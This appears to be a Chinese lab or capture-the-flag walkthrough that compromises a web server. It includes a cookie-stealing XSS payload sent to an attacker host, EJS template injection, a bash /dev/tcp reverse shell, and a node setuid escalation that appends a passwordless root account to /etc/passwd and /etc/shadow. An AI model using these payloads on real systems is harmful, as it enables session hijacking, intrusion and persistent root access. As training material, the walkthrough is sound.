

一、扫描端口
命令:nmap 10.10.1.24

二、爆破目录
命令:gobuster dir -u http://10.10.1.24/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,inc,bak,sql,phtml,zip -t 50

命令:dirsearch -u http://10.10.1.24/ -x 404,403
三、测试能否反射
命令:<script>alert(‘123’)</script>

只是能返回一个弹窗,不能注入,
四、爆破密码
我们得到了几个用户名,根据这几个用户名,我们去爆破他的账户和密码

爆破出来,登录进去只有一个发帖页面
五、写入反射脚本
命令:<imgstc=x error=”new Image0.src=http://10.10.1.188:9999/?c=’+document.cookie”>

kali上监听命令:nc -lvnp 9999

可以得到自己的cookei,尝试在利用举报页面举报,要用本地的回环地址,让他自己去。

这里要用py3,用nc接不过来。

拿到管理员的cookei

进入控制页面,找到自己的cookei,把user——token替换成刚才找到的cookei,第一行的sid要散掉。

成功拿到管理员权限
六、写入反弹shell
命令:<% const execSync = global.process.mainModule.require(‘child_process’).execSync; %> <div id=’rce’> <pre> <%= execSync(‘id’).toString() %> </pre> </div>

在写入界面写入指令,可以执行指令
命令:<%
process.mainModule.require(‘child_process’).exec(‘bash -c “bash -i >& /dev/tcp/10.10.1.188/4444 0>&1″‘)
%>

在写入界面写入反弹连接的指令,连接成功

七、提权
命令:getcap -r /

命令:process.setuid(0)
命令:process.getuid()

命令:require(“child_process”).execSync(‘echo “bkroot:x:0:0:root:/root:/bin/bash” >> /etc/passwd’, {encoding:”utf8″})
命令:require(“child_process”).execSync(‘echo “bkroot::99999:0:99999:7:::” >> /etc/shadow’, {encoding:”utf8″})


退出后登录
评论(0)
暂无评论